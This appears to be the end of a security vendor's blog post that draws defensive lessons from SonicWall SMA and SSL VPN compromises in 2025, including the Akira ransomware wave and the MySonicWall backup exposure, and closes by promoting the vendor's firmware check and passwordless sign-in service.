1. After every exploited bug, rotate, don't just patch. Treat "we were on a vulnerable version while it was being exploited" as "our stored passwords, sessions and seeds may be copied". 2. No shared local admin on the public interface. Disable remote management on the outside interface and give admins named accounts, so a login from a hosting provider stands out. 3. Ship logs off the box as they're written. OVERSTEP scrubbed the local copies; it can't scrub a syslog server. 4. Know when your device's KEV list grows. The osec Firmware branch check takes an SMA 100 or 1000 version and lists the known-exploited SonicWall CVEs that still apply to it, with the fixed build on that branch. Save it as a watch and you get one email when a new one starts applying.
The same lesson showed up twice more in SonicWall's year. In the Akira ransomware wave against SonicOS firewalls' SSL VPN from late July 2025, SonicWall counted under 40 incidents by 12 August and tied them to CVE-2024-40766 and to passwords carried over unchanged when owners migrated from Gen 6 to Gen 7 firewalls. Arctic Wolf saw access to encryption in as little as 55 minutes, including accounts with OTP enabled. And on 8 October 2025 SonicWall found that the firewall configuration backups of every customer who used its MySonicWall cloud backup had been accessed: secrets encrypted inside, but every one of them worth rotating.
Every password and OTP seed a gateway stores is one more thing to rotate after a breach. For your own web apps, osec Auth signs people in with an email code, Google or Apple: no passwords kept, nothing to re-enroll, no OAuth setup on your side, free.